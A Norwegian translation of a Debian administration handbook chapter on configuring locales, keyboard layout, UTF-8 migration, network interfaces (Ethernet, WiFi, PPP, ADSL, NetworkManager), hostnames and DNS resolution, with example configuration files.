Hvis systemet ble installert på fransk, vil maskinen sannsynligvis allerede ha fransk satt som standardspråk. Men det er godt å vite hva den som installerer gjør for å angi språk, slik at du senere, hvis behovet oppstår, kan endre det.

VERKTØY

`locale`-kommandoen for å vise gjeldende oppsett

`locale`-kommandoen lister opp et sammendrag av gjeldende oppsett med ulike lokale parametere (datoformat, tallformat, etc.), presentert i form av en gruppe med standard miljøvariabler dedikert til den dynamiske endring av disse innstillingene.

8.1.1. Sette standardspråket

Et locale er en gruppe av regionale innstillinger. Den omfatter ikke bare språket for teksten, men også hvordan tall, datoer, klokkeslett og pengesummer, samt alfabetiske sammenligningsregler (for å ta høyde for høyde for aksenttegn). Selv om hver av disse parametrene kan velges uavhengig av de andre, bruker vi vanligvis et locale, som er et sammenhengende sett av verdier for disse parametrene tilsvarende en «region» i videste forstand. Disse localene er vanligvis angitt i form, *språkkode_LANDSKODE*, noen ganger med et suffiks for å angi tegnsett og koding som skal brukes. Dette muliggjør å ta hensyn til idiomatiske eller typografiske forskjeller mellom ulike regioner med et felles språk.

KULTUR

Tegnsett

Historisk har hvert locale et tilhørende tilpasset «tegnsett» (gruppe av kjente tegn), og en foretrukket «tegnkoding» (en intern representasjon for tegn i datamaskinen).

De mest populære kodinger for latin-baserte språk ble begrenset til 256 tegn, fordi de valgte å bruke en enkelt byte for hvert tegn. Siden 256 tegn ikke var nok til å dekke alle europeiske språk, ble flere kodinger nødvendig, og det er slik vi endte opp med fra *ISO-8859-1* (også kjent som «Latin 1») til *ISO-8859-15* (også kjent som «Latin 9»), blant flere.

Å arbeide med fremmedspråk medfører ofte å regelmessig skifte mellom ulike kodinger og tegnsett. Videre; å skrive flerspråklige dokumenter fører til ytterligere, nesten uløselige problemer. Unicode (en super-katalog av nesten alle skriftsystemer fra alle verdens språk) ble opprettet for å omgå dette problemet. En av Unicodes kodinger, UTF-8, beholder alle 128 ASCII-symboler (7-bit koder), men håndterer andre tegn på en annen måte. De innledes med en spesifikk sekvens på noen bit, som implisitt definerer lengden på tegnet. Dette gjør det mulig å kode alle Unicode-tegn på en sekvens med en eller flere byte. Bruken har blitt populært på grunn av det faktum at det er standardkoding i XML-dokumenter.

Dette er kodingen som i alminnelighet bør brukes, og er dermed standarden på Debian-systemer.

locales-pakken inneholder alle elementene som kreves for at «lokaltilpasning» av ulike applikasjoner skal fungere riktig. Under installasjonen vil denne pakken be om valg av et sett med språk som støttes. Dette settet kan endres når som helst ved å kjøre `dpkg-reconfigure locales` som rot.

Det første spørsmålet inviterer deg til å velge «locales» som skal støttes. Å velge alle engelske locales (som betyr de som begynner med «en_») er et fornuftig valg. Ikke nøl med å også aktivere andre locales hvis maskinen vil være vert for brukere fra andre land. Listen over locales i systemet er lagret i `/etc/locale.gen`-filen. Det er mulig å redigere denne filen for hånd, men du bør kjøre `locale-gen` etter eventuelle endringer. Den vil generere de nødvendige filene til de ekstra localene, og eventuelt fjerne utdaterte filer.

Det andre spørsmålet, med tittelen «Default locale for the system environment (systemmiljøet)», ber om en standard locale. Det anbefalte valget for bokmål i Norge er «nb_NO.UTF-8». De som foretrekker nynorsk kan velge «nn_NO.UTF-8», og de som vil ha nordsamisk kan bruke «se_NO.UTF-8». `/etc/default/locale`-filen vil da bli endret for å lagre dette valget. Derfra blir det plukket opp av alle brukerøkter, siden PAM vil sette inn innholdet i miljøvariabelen `LANG`.

locales-all-pakken inneholder forhåndskompilerte landdata for alle støttede lokaliseringer.

BAK KULISSENE

`/etc/environment` og `/etc/default/locale`

`/etc/environment`-filen gir `login`, `gdm`, eller til og med `ssh`-programmer slik at de riktige miljøvariablene kan lages.

Disse programmene lager ikke disse variablene direkte, men gjerne via en PAM (`pam_env.so`)-modul. PAM (Pluggable Authentication Module) er et modulbasert bibliotek som sentraliserer autentiseringsmekanismer, starter økter, og håndterer passord. Se del 11.7.3.2, «Oppsett av PAM» side 315 for et eksempel på oppsett av PAM.

`/etc/default/locale`-filen arbeider på samme måte, men inneholder bare `LANG` miljøvariabelen. Takket være denne forskjellen, kan noen PAM-brukere arve et komplett miljø uten lokalisering. Det er imidlertid frarådet å kjøre tjenerprogrammer med lokalisering aktivert. På den annen side er lokalisering og regionale innstillinger anbefalt for programmer som åpner brukerøkter.

8.1.2. Oppsett av tastaturet

Selv om tastaturoppsett forvaltes ulikt i konsollen og i grafisk modus, tilbyr Debian ett oppsettsgrensesnitt som fungerer for begge: Det bygger på debconf, og er implementert i *keyboard-configuration*-pakken. Dermed kan `dpkg-reconfigure keyboard-configuration`-kommandoen bli brukt når som helst til å resette (gjenopprette) tastaturoppsettet.

Spørsmålene gjelder det fysiske tastaturoppsettet (et standard PC-tastatur i USA vil være en «Generic 104 key»), deretter oppsettet for å velge (vanligvis «US»), og deretter posisjonen til AltGr (høyre Alt). Til slutt kommer spørsmålet om nøkkelen som skal brukes for «Compose key», som åpner for å legge inn spesialtegn ved å kombinere tastetrykk. Skriv i rekkefølge Compose ' e, og det lages en e-acute («é»). Alle disse kombinasjonene er beskrevet i

`/usr/share/X11/locale/en_US.UTF-8/Compose`-filen (eller en annen fil, målt i henhold til gjeldende lokaltilpasning, angitt med `/usr/share/X11/locale/compose.dir`).

Legg merke til at tastaturoppsettet for grafisk modus, beskrevet her, bare påvirker standardoppsettet. GNOME og KDE Plasma miljøene, blant andre, gir et tastaturkontrollpanel i sine preferanser, slik at hver enkelt bruker får mulighet til å ha sitt eget oppsett. Noen flere alternativer for hvordan noen spesielle taster skal virke, er også tilgjengelige i disse kontrollpanelene.

8.1.3. Å migrere til UTF-8

Generaliseringen av UTF-8-kodingen har vært en etterlengtet løsning på flere problemer med interoperabilitet, ettersom det letter internasjonal utveksling, og fjerner de vilkårlige begrensninger på tegn som kan brukes i et dokument. En ulempe er at den måtte gå gjennom en ganske vanskelig overgangsfase. Siden den ikke kan være helt gjennomsiktig (det vil si, det kan ikke skje samtidig over hele verden), kreves to konverteringsoperasjoner; en for filinnholdet, og den andre på filnavnet. Heldigvis er mesteparten av denne migreringen fullført, og vi diskuterer dette hovedsakelig for referansen.

KULTUR

Mojibake og tolkningsfeil

Når en tekst blir sendt (eller lagret) uten koding av informasjon, er det ikke alltid mulig for mottakeren å vite med sikkerhet hvilken konvensjon som skal brukes for å bestemme meningen for et sett byte. Du kan vanligvis få en idé ved å få statistikk på fordelingen av verdiene i teksten, men det gir ikke alltid et klart svar. Når kodesystemet som er valgt for lesing skiller seg fra den som brukes for skriving til fil, er bytene feiltolket, og du får i beste fall feil for enkelte tegn, eller i verste fall noe som er helt uleselig.

Dermed, hvis en fransk tekst synes normal med unntak av aksentbokstaver og visse symboler som ser ut til å ha blitt erstattet med sekvenser av tegn som «Ã ©» eller «Ã¨» eller «Â§», er det sannsynligvis en fil kodet som UTF-8 som er tolket som ISO-8859-1 eller ISO-8859-15. Dette er et uttrykk for at en lokal installasjon ennå ikke er overført til UTF-8. Hvis du i stedet ser spørsmålstegn i stedet for bokstaver med aksenter - selv om disse spørsmålstegnene også ser ut til å erstatte en karakter som burde ha fulgt bokstaven med aksent - er det sannsynlig at installasjonen er ferdig oppsatt for UTF-8, og at du har blitt sendt et dokument som er kodet i Vest-ISO.

Nok om «enkle» saker. Så enkelt er det bare i vestlig kultur, siden Unicode (og UTF-8) er designet for å maksimere kompatibilitet med historiske kodinger for vestlige språk basert på det latinske alfabetet, noe som gjør det mulig å gjenkjenne deler av teksten selv når noen tegn mangler.

I mer komplekse oppsett, som for eksempel involverer to miljøer som tilsvarer to forskjellige språk som ikke bruker det samme alfabetet, får du ofte helt uleselige resultater – en serie abstrakte symboler som ikke har noe å gjøre med hverandre. Dette er spesielt vanlig med asiatiske språk på grunn av sine mange språk og skriftsystemer. Det japanske ordet *mojibake* er tatt i bruk for å beskrive dette fenomenet. Når det vises, er diagnosen mer kompleks, og den enkleste løsningen er ofte bare å gå over til UTF-8 på begge sider.

Når det gjelder filnavn, kan migrasjonen være relativt enkel. `convmv`-verktøyet (i pakken med samme navn) er laget spesielt for dette formålet; det kan døpe om filer fra en tegnkoding til en

annen. Bruken av verktøyet er relativt enkelt, men vi anbefaler å gjøre det i to trinn for å unngå overraskelser. Følgende eksempel viser et UTF-8-miljø med katalognavn kodet i ISO-8859-15, og bruken av `convmv` til å gi dem nye navn.

```
$ ls travail/
Ic?nes  ?l?ments graphiques  Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/�l�ments graphiques"        "travail/Éléments graphiques"
mv "travail/Ic�nes"     "travail/Icônes"
No changes to your files done. Use --notest to finally rename the files.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/�l�ments graphiques"        "travail/Éléments graphiques"
mv "travail/Ic�nes"     "travail/Icônes"
Ready!
$ ls travail/
Éléments graphiques  Icônes  Textes
```

For filinnholdet er konverteringsprosedyrer mer kompliserte på grunn av det enorme utvalg av eksisterende filformater. Noen filformater inkluderer kodingsinformasjon som forenkler oppgavene for programvaren som brukes til å behandle dem. Da er det tilstrekkelig å åpne disse filene, og lagre dem igjen, og spesifisere UTF-8-koding. I andre tilfelle må du spesifisere den originale kodingen (ISO-8859-1, eller «Western», eller ISO-8859-15, eller «Western (Euro)», i henhold til formuleringene) når du åpner filen.

For enkle tekstfiler kan man bruke `recode` (i pakken med samme navn) som muliggjør automatisk omkoding. Dette verktøyet har mange alternativer som gjør at man kan leke med hvordan det virker; vi anbefaler å se i dokumentasjonen, manualsiden `recode(1)` eller infosiden `recode`.

8.2. Oppsett av nettverket

Nettverket settes opp automatisk under den første installasjonen. Hvis Network Manager blir installert (som vanligvis er tilfelle for fulle stasjonære installasjoner), kan det være at det faktisk ikke er nødvendig med noe oppsett (for eksempel hvis du er avhengig av DHCP på en kablet tilkobling og ikke har noen spesifikke krav). Hvis et oppsett er nødvendig (for eksempel for et WiFi-grensesnitt), vil den opprette den aktuelle filen i `/etc/NetworkManager/system-connections/`.

Hvis Network Manager ikke er installert, setter installasjonsprogrammet opp *ifupdown* ved å opprette filen `/etc/network/interfaces`. En linje som starter med `auto` gir en liste over grensesnitt som skal settes opp automatisk ved oppstart av tjenesten `networking`. Når det er mange grensesnitt, er det god praksis å ta vare på oppsettet i forskjellige filer i `/etc/network/interfaces.d/`.

I en tjenerkontekst, er *ifupdown* nettverksoppsettsverktøyet du vanligvis får. Derfor vil vi omtale det i de neste delene.

DET GRUNNLEGGENDE

Viktige nettverkskonsepter (Ethernet, IP-adresse, subnett, kringkasting)

De fleste moderne lokale nettverk bruker Ethernet-protokollen, der data deles inn i små blokker kalt rammer, som sendes over ledningen én om gangen. Datahastigheten varierer fra 10 Mb/s for eldre Ethernet-kort til 100 Gb/s i de nyeste kortene (med den vanligste hastigheten for tiden økende fra 100 Mb/s til 10 Gb/s). De mest brukte kablene kalles 10BASE-T, 100BASE-T, 1000BASE-T, 10GBASE-T, og 40GBASE-T avhengig av hastigheten de med sikkerhet kan gi (T står for «twisted pair»). Disse kablene ender i en RJ45-kontakt. Det finnes andre kabeltyper, som mest brukes for hastigheter på 10 Gb/s og oppover.

En IP-adresse er et nummer som brukes til å identifisere en datamaskins nettverksgrensesnitt, enten på et lokalt nettverk eller Internett. I den nå mest utbredte versjonen av IP (IPv4) består dette tallet av 32 bit, vanligvis skrevet som 4 tall atskilt med punktum (f.eks. `192.168.0.1`), hvert tall mellom 0 og 255 (inklusivt, som tilsvarer 8 bit data). Den neste versjonen av protokollen utvider dette adresserommet til 128 bit, og disse adressene skrives som en serie av heksadesimale tall atskilt med kolon (for eksempel 2001:0db8:13bb:0002:0000:0000:0000:0020, eller forkortet, 2001:db8:13bb:2::20).

I sin binærkode definerer en nettverksmaske (nettmaske) hvilken del av en IP-adresse som samsvarer med nettverket, resten spesifiserer maskinen. I eksemplet med oppsett av en statisk IPv4-adresse gitt her, nettverksmaske `255.255.255.0` (binært med 24 «1»-ere fulgt av 8 «0»-er) indikerer at de første 24 bit av IP-adressen tilsvarer nettverksadressen, og de andre 8 er spesifikke for maskinen. I IPv6, for lesbarheten, er bare antallet «1»-ere angitt; nettmasken for et IPv6-nettverk kan dermed være 64.

Nettverksadressen er en IP-adresse der den delen som beskriver maskinens nummer er 0. Området for IPv4-adresser i et fullstendig nett er ofte angitt med syntaksen *a.b.c.d/e*, der *a.b.c.d* er nettverksadressen og, *e* er det antall bit som berører nettverksdelen i en IP-adresse. Eksempel-nettverket skal da skrives `192.168.0.0/24`. Syntaksen er tilsvarende i IPv6: `2001:db8:13bb:2::/64`.

En ruter er en maskin som forbinder flere nettverk med hverandre. All trafikk som kommer via en ruter blir guidet til riktig nettverk. For å gjøre dette analyserer ruteren innkommende pakker, og viderekobler dem ut fra IP-adressen til bestemmelsesstedet. Ruteren er ofte kjent som en innfallsport; med dette oppsettet fungerer den som en maskin som bidrar til å nå utover et lokalt nettverk (mot et utvidet nettverk, slik som Internett).

Den spesielle kringkastingsadressen forbinder alle stasjonene i et nettverk. Nesten aldri «rutet», funger den bare på det aktuelle nettverket. Nærmere bestemt betyr dette at en datapakke adressert til kringkastingsadressen aldri passerer gjennom ruteren.

Dette kapittelet fokuserer på IPv4-adresser, siden de er de mest vanlige i dag. Vi går nærmere inn på detaljene i IPv6-protokollen i del 10.6, «IPv6» side 257, men begrepene forblir de samme.

8.2.1. Ethernet-grensesnitt

Hvis datamaskinen har et Ethernet-kort, må det IP-nettet som er forbundet med det, bli satt opp ved å velge blant en av to metoder. Den enkleste metoden er dynamisk oppsett med DHCP, og det krever en DHCP-tjenermaskin i det lokale nettverket. Det kan indikere et ønsket vertsnavn,

tilsvarende hostname-innstillingen i eksempelet nedenfor. DHCP-tjeneren sender deretter oppsettsinnstillinger for det aktuelle nettverket.

Eksempel 8.1 *Oppsett av DHCP*

```
auto enp0s31f6
iface enp0s31f6 inet dhcp
  hostname arrakis
```

MERK

NetworkManager

Hvis NetworkManager spesielt er anbefalt i roaming-oppsettene (se del 8.2.5, «Automatisk nettverksoppsett for roaming-brukere» side 169), er den også helt brukbar som standard styringsverktøy for nettverk. Du kan lage "System connections" som brukes så snart datamaskinen starter enten manuelt med en `.ini`-lik fil i `/etc/NetworkManager/system-connections/`, eller med et grafisk verktøy (`nm-connection-editor`). Hvis du bruker ifupdown, bare husk å deaktivere oppføringene i `/etc/network/interfaces` som du vil at NetworkManager skal håndtere.

➨ `https://wiki.gnome.org/Projects/NetworkManager/SystemSettings`

➨ `https://developer.gnome.org/NetworkManager/1.14/ref-settings.html`

IN PRACTICE

Navn på nettverksgrensesnitt

Som standard legger kjernen til generiske navn, slik som `eth0` (for kablet Ethernet) eller `wlan0` (for WiFi) til nettverksgrensesnittene. Numrene i disse navnene er en enkel, stigende teller som representerer i hvilken rekkefølgen de er oppdaget. Med moderne maskinvare kan den rekkefølgen endres for hver omstart, og standardnavnene er dermed ikke pålitelige.

Heldigvis kan systemd og udev gi nytt navn til grensesnittene så snart de vises. Standard navneprosedyre er definert av `/lib/systemd/network/99-default.link` (se `systemd.link(5)` for en forklaring på `NamePolicy`-valget i den filen). I praksis er navnene ofte basert på enhetens fysiske plassering (som gjettet ut fra hvor de er koblet til), og du vil se navn somm starter med `en` for kablet ethernet and `wl` for WiFi. I eksemplet ovenfor indikerer resten av navnet, i forkortet form, en PCI (`p`), bussnummer (`0`), et kortplassnummer (`s31`), og et funksjonsnummer (`f6`).

Det er klart at du står fritt til å overstyre denne fremgangsmåten og/eller komplettere den for å tilpasse navnene til bestemte grensesnitt. Du kan finne navnene på nettverksgrensesnittene i `ip addr` (eller som filnavn i `/sys/class/net/`).

I et knipetak kan det være nødvendig å slå av den forutsigbare navngivningen av nettverksenheter som er beskrevet ovenfor. I tillegg til å endre den forvalgte *udev*-regelen er det også mulig oppnå det samme ved å starte systemet på nytt kjerneparametrene `net.ifnames=0` og `biosdevname=0`.

Et «statisk» oppsett må angi nettverksinnstillinger på en bestemt måte. Dette inkluderer minst IP-adressen og nettverksmasken, og noen ganger er også kringkastingsadresser oppført. En ruter som kobler til omverdenen blir spesifisert som en port (gateway).

Eksempel 8.2 *Statisk oppsett*

```
auto enp0s31f6
iface enp0s31f6 inet static
  address 192.168.0.3/24
  broadcast 192.168.0.255
  network 192.168.0.0
  gateway 192.168.0.1
```

MERK

Flere adresser

Det er ikke bare mulig å knytte flere grensesnitt til et enkelt, fysisk nettverkskort, men også flere IP-adresser til et enkelt grensesnitt. Merk deg også at en IP-adresse kan tilsvare hvilket som helst antall navn via DNS, og at et navn også kan tilsvare et hvilket som helst antall numeriske IP-adresser.

Som du sikkert gjetter, kan oppsett være nokså komplekst, men disse alternativene er kun brukt i helt spesielle tilfeller. Eksemplene nevnt her er typiske for vanlige oppsett.

8.2.2. Trådløst grensesnitt

Å få trådløse nettverkskort til å fungere kan være litt mer utfordrende. Først av alt krever de ofte installasjon av proprietære fastprogrammer som ikke er installert som standard i Debian. Da er trådløse nettverk avhengige av kryptografi for å begrense tilgangen bare til autoriserte brukere. Det innebærer å lagre en eller annen hemmelig nøkkel i nettverksoppsettet. La oss takle disse temaene et etter et.

Å installere fastprogrammer som kreves

Først må du aktivere det ikke-frie depotet i APTs sources.list-fil: se del 6.1, «Innfylling av `sources.list`-filen» side 108 for detaljer om denne filen. Mange fastprogrammer er proprietære og ligger dermed i dette depotet. Du kan prøve å hoppe over dette trinnet hvis du vil, men hvis neste trinn ikke finner det nødvendige fastprogrammet, prøv igjen etter å ha aktivert den ikke-frie seksjonen.

Så må du installere de aktuelle firmware-* pakkene. Hvis du ikke vet hvilken pakke du trenger, kan du installere *isenkram* pakken og kjøre dens `isenkram-autoinstall-firmware` kommando. Pakkene blir ofte oppkalt etter maskinvareprodusenten eller den tilsvarende kjernemodulen: *firmware-iwlwifi* for Intel trådløse kort, *firmware-atheros* for Qualcomm Atheros, *firmware-ralink* for Ralink, etc. Deretter anbefales en omstart fordi kjernedriveren vanligvis ser etter fastprogramfilene når den først lastes og ikke etter det.

Trådløs-spesifikke oppføringer i `/etc/network/interfaces`

ifupdown kan administrere trådløse grensesnitt, men den trenger hjelp av *wpasupplicant*-pakken som gir den nødvendige integrasjonen mellom *ifupdown* og `wpa_supplicant`-kommandoen som brukes til å sette opp de trådløse grensesnittene (når du bruker WPA / WPA2-kryptering). Den vanlige oppføringen i `/etc/network/interfaces` må utvides med to tilleggsparametere for å spesifisere navnet på det trådløse nettverket, (også kalt SSID) og *Pre-Shared Key* (PSK).

Eksempel 8.3 *DHCP-oppsett for et trådløst grensesnitt*

```
auto wlp4s0
iface wlp4s0 inet dhcp
  wpa-ssid Falcot
  wpa-psk ccb290fd4fe6b22935cbae31449e050edd02ad44627b16ce0151668f5f53c01b
```

Parameteren wpa-psk kan enten inneholde en passordfrase i ren tekst eller i nøkkelversjonen generert med `wpa_passphrase *SSID passphrase*`. Hvis du bruker en ukryptert trådløs tilkobling, bør du sette en wpa-key-mgmt NONE og ikke en wpa-psk-oppføring. Hvis du vil ha mer informasjon om de mulige alternative oppsettene, kan du se `/usr/share/doc/wpasupplicant/README.Debian.gz`.

På dette tidspunktet bør du vurdere å begrense lesetillatelsene på `/etc/network/interfaces` bare til rotbrukeren siden filen inneholder en privat nøkkel som ikke alle brukere skal ha tilgang til.

HISTORIE

WEP-kryptering

Bruk av den utdaterte WEP-krypteringsprotokollen er mulig med *wireless-tools*-pakken. Se `/usr/share/doc/wireless-tools/README.Debian` for instruksjoner.

8.2.3. Forbinde PPP gjennom et PSTN-modem

Et punkt til punkt (PPP) etablerer en periodisk forbindelse. Dette er den mest vanlige løsning for tilkoblinger med et telefonmodem («PSTN-modem», ettersom forbindelsen går over det offentlige, svitsjede telefonnettet).

En tilkobling via telefonmodem krever en konto med en aksessleverandør, inkludert et telefonnummer, brukernavn, passord, og noen ganger skal det brukes en autentiseringsprotokoll. En slik forbindelse er satt opp ved hjelp av verktøyet `pppconfig` i Debian-pakken med samme navn. Som standard setter det opp en forbindelse som heter provider (som i Internett-leverandør). Når du er i tvil om autentiseringsprotokollen, velg *PAP*: Den tilbys av de fleste Internett-leverandører.

Etter å ha satt opp blir det mulig å koble til med kommandoen `pon` (gi den navnet på tilkoblingen som et parameter, når standardverdien provider ikke er hensiktsmessig). Forbindelsen blir koblet fra med kommandoen `poff`. Disse to kommandoer kan utføres av root-brukeren, eller av en annen bruker, forutsatt at de er medlem i gruppen `dip`.

8.2.4. Tilkobling med et ADSL-modem

Fellesbetegnelsen «ADSL-modem» dekker en rekke enheter med svært ulike oppgaver. Enklest å bruke med Linux er modemene som har et Ethernet-grensesnitt (og ikke bare et USB-grensesnitt). Disse pleier å være populære. De fleste ADSL Internett-leverandører låner ut (eller leaser) en «boks» med Ethernet-grensesnitt. Avhengig av typen modem, er det stor variasjon i oppsettet som kreves.

Modemer som støtter PPPOE

Noen Ethernet-modemer arbeider med PPPoE-protokollen (Point to Point Protocol over Ethernet). Verktøyet `pppoeconf` (fra pakken med samme navn) vil sette opp tilkoblingen. For å gjøre dette endrer den filen `/etc/ppp/peers/dsl-provider` med innstillingene gitt, og registrerer påloggingsinformasjonen i filene `/etc/ppp/pap-secrets` og `/etc/ppp/chap-secrets`. Det anbefales å godta alle endringer som foreslås.

Så snart dette oppsettet er fullført, kan du åpne ADSL-tilkobling med kommandoen, `pon dsl-provider`, og koble den fra med `poff dsl-provider`.

TIPS

som starter ppp ved oppstart

PPP-forbindelser over ADSL er, per definisjon, periodiske. Siden de vanligvis ikke faktureres etter tidsbruk, er det få motforestillinger mot å alltid holde dem åpne. Standardmåtene å gjøre det på, er å bruke init-systemet.

Med systemd, er å legge til en automatisk omstartsoppgave for ADSL-tilkoblingenen, en enkel sak ved å lage en «unit file» (enhetsfil), slik som `/etc/systemd/system/adsl-connection.service`, med følgende innhold:

```
[Unit]
Description=ADSL connection

[Service]
Type=forking
ExecStart=/usr/sbin/pppd call dsl-provider
Restart=always

[Install]
WantedBy=multi-user.target
```

Så snart denne unit-filen er definert, må den aktiveres med `systemctl enable adsl-connection`. Så kan sløyfen startes manuelt med `systemctl start adsl-connection`. Den vil også bli startet automatisk ved oppstart.

På systemer som ikke bruker `systemd` (medregnet *Wheezy* og tidligere versjoner av Debian), fungerer standard SystemV init annerledes. I slike systemer er alt som er nødvendig å legge til en linje som følgende ved slutten av `/etc/inittab`-filen; så, hver gang forbindelsen blir frakoblet, vil `init` åpne den igjen.

```
adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
```

For ADSL-forbindelser som daglig auto-frakobler, reduserer metoden varigheten av avbruddet.

Modemer som støtter PPTP

Protokollen PPTP (Point-to-Point Tunneling Protocol) ble opprettet av Microsoft. I begynnelsen utplassert av ADSL, og ble raskt erstattet av PPPOE. Hvis denne protokollen er tvunget på deg, se del 10.3.4, «PPTP» side 250.

Modemer som støtter DHCP

Når et modem er koblet til datamaskinen med en Ethernet-kabel (krysset kabel), setter du vanligvis opp en nettverkstilkobling med DHCP på datamaskinen. Modemet fungerer automatisk som en standard systemport, og tar seg av ruting (som betyr at den håndterer nettverkstrafikk mellom datamaskinen og Internett).

DET GRUNNLEGGENDE

Krysset kabel for en direkte Ethernet-forbindelse

Datamaskinenes nettverkskort forventes å motta data fra bestemte ledninger i kabelen, og sende sine data på andre. Når du kobler en datamaskin til et lokalt nettverk, kobler du vanligvis en kabel (rett eller i kryss) mellom nettverkskortet og en nettverksveksler eller svitsj. Men hvis du vil koble to datamaskiner direkte (uten mellomliggende svitsj eller nettverksbryter), må du rute signalet fra ett kort til mottakersiden av det andre kortet, og vice versa. Dette er hensikten med en krysset kabel, og grunnen til at den brukes.

Merk at dette skillet er blitt nesten irrelevant over tid, ettersom moderne nettverkskort er i stand til å oppdage type tilstedeværende kabel og tilpasse seg etter den. Så det vil ikke være uvanlig at begge typer kabel vil virke på et gitt sted.

De fleste «ADSL-rutere» på markedet kan brukes slik, som de fleste av ADSL-modemene som leveres fra Internett-leverandørene.

8.2.5. Automatisk nettverksoppsett for roaming-brukere

Mange Falcot-ingeniører har en bærbar datamaskin for profesjonell bruk, som de også bruker hjemme. Nettverksoppsettet avhenger av hvor den befinner seg. Hjemme kan det være et wifi-nettverk (beskyttet av en WPA-nøkkel), mens arbeidsplassen bruker et kablet nettverk for større sikkerhet og mer båndbredde.

For å unngå å koble manuelt til eller fra det tilhørende nettverksgrensesnittet installerte administratorene pakken *network-manager* på disse flyttbare maskinene. Denne programvaren gjør at brukeren kan enkelt bytte fra ett nettverk til et annet ved hjelp av et lite ikon i systemstatusfeltet på det grafiske skrivebordet. Ved å klikke på dette ikonet vises en liste over tilgjengelige nettverk (både kablet og trådløst), slik at de rett og slett kan velge nettverket de ønsker å bruke. Programmet lagrer oppsett for nettverkene som brukeren allerede har koblet til, og bytter automatisk til det beste tilgjengelige nettverket når den gjeldende tilkoblingen faller ut.

For å gjøre dette er programmet strukturert i to deler: En bakgrunnsprosess som kjører som root håndterer aktivering og oppsett av nettverksgrensesnitt, og et brukergrensesnitt kontrollerer denne bakgrunnsprosessen. PolicyKit håndterer de nødvendige fullmakter til å styre dette

programmet, og Debian satte opp PolicyKit på en slik måte at medlemmer i netdev-gruppen kan legge til eller endre Network Manager-tilkoblinger.

NetworkManager vet hvordan man skal håndtere ulike typer tilkoblinger (DHCP, manuelt oppsett, lokale nettverk), men bare hvis programmet selv har vært brukt til å sette opp. Dette er grunnen til at det systematisk vil ignorere alle nettverksgrensesnitt i `/etc/network/interfaces` og `/etc/network/interfaces.d/` som det ikke passer for. Ettersom NetworkManager ikke gir detaljer når ingen nettverkstilkoblinger vises, er den enkle måten å slette alle oppsett fra `/etc/network/interfaces` for alle grensesnitt som må håndteres av NetworkManager.

Merk at dette programmet er installert som standard når «Desktop Environment»-oppgaven er valgt ved den første installasjonen.

8.3. Sette vertsnavnet, og sette opp navntjenesten

Formålet med å tildele navn til IP-numre er å gjøre dem lettere for folk å huske. I virkeligheten identifiserer en IP-adresse et nettverksgrensesnitt tilknyttet en enhet, for eksempel et nettverkskort. Siden hver maskin kan ha flere nettverkskort, og flere grensesnitt på hvert kort, kan en enkelt datamaskin ha en rekke navn i domenenavnsystemet.

Hver maskin er imidlertid identifisert av et hovednavn (eller «kanonisk») navn, som er lagret i `/etc/hostname`-filen, og kommunisert til Linux-kjernen ved initialiseringsskripter med `hostname`-kommandoen. Den aktuelle verdien er tilgjengelig i et virtuelt filsystem, og du kan få det med `cat /proc/sys/kernel/hostname`-kommandoen.

DET GRUNNLEGGENDE

`/proc/` og `/sys/`, virtuelle filsystemer

`/proc/` og `/sys/`-trevisninger er generert av «virtuelle» filsystemer. Dette er en praktisk måte å gjenopprette informasjon fra kjernen (ved å liste virtuelle filer) og kommunisere dem til den (ved å skrive til virtuelle filer).

`/sys/` er spesielt utformet for å gi tilgang til interne kjerneobjekter, spesielt de som representerer de forskjellige enhetene i systemet. Kjernen kan dermed dele ulike typer informasjon: Status for hver enhet (for eksempel hvis den er i energisparemodus), enten den er en flyttbar enhet, etc. Merk at `/sys/` bare har eksistert siden kjerneversjon 2.6. `/proc/` beskriver gjeldende tilstand for kjernen: Filene i denne katalogen inneholder informasjon om prosessene som kjører på systemet og maskinvaren.

Overraskende nok, domenenavnet håndteres ikke på samme måte, men kommer fra det komplette navnet på maskinen, skaffet gjennom navneoppslag. Du kan endre det i `/etc/hosts`-filen, skriv bare et komplett navn på maskinen i begynnelsen av listen over navn som er knyttet til maskinens adresse, som i følgende eksempel:

```
127.0.0.1     localhost
192.168.0.1   arrakis.falcot.com arrakis
```

8.3.1. Navneoppløsning

Mekanismen for navneoppløsning i Linux er modulbasert, og kan bruke ulike kilder til informasjon som vises i `/etc/nsswitch.conf`-filen. Oppføringen som gjelder vertsnavnoppløsning er `hosts`. Som standard inneholder den `files dns`, som betyr at systemet konsulterer `/etc/hosts`-filen først, deretter DNS-tjenere. NIS/NIS+ eller LDAP-tjenere er andre mulige kilder.

MERK
NSS og DNS

Vær oppmerksom på at kommandoene spesielt beregnet til å spørre DNS (spesielt `host`) ikke bruker den standard navnoppløsningsmekanismen (NSS). Som en konsekvens, tar de ikke hensyn til `/etc/nsswitch.conf`, og dermed heller ikke `/etc/hosts`.

Oppsett av DNS-tjenere

DNS (Domain Name Service) er en distribuert og hierarkisk tjeneste som å oversette navn til IP-adresser, og vice versa. Spesielt kan det forandre et menneskevennlig navn som www.eyrolles.com til en faktisk IP-adresse, 213.244.11.247.

For å få tilgang til DNS-informasjon må en DNS-tjener være tilgjengelig for å videresende forespørsler. Falcot Corp har sin egen, men en enkeltbruker vil sannsynligvis bruke DNS-tjenere levert av deres ISP.

DNS-serverne som skal brukes, er angitt i `/etc/resolv.conf`, en pr. linje, med `nameserver` nøkkelordet foran en IP-adresse, som i følgende eksempel:

```
nameserver 212.27.32.176
nameserver 212.27.32.177
nameserver 8.8.8.8
```

Merk at `/etc/resolv.conf`-filen kan håndteres automatisk (og overskrives) når nettverket håndteres av NetworkManager, eller settes opp med DHCP.

Filen `/etc/hosts`

Hvis det ikke er noen navnetjener i det lokale nettverket, er det fortsatt mulig å etablere et lite bord som kartlegger IP-adresser og maskinvertsnavn i `/etc/hosts`-filen, vanligvis reservert for lokale nettverkstasjoner. Syntaksen til denne filen, som beskrevet i `hosts(5)` er veldig enkel: Hver linje angir en bestemt IP-adresse etterfulgt av listen over eventuelle andre berørte navn (er den første «fullstendig kvalifisert», betyr at den inkluderer domenenavnet).

Denne filen er tilgjengelig selv under nettverksbrudd, eller når DNS-tjenere ikke kan nås, men vil egentlig bare være nyttig når den dupliseres på alle maskiner på nettverket. Den minste endring i korrespondansene vil krever at filen oppdateres overalt. Dette er grunnen til at `/etc/hosts` generelt bare inneholder de aller viktigste inngangene.

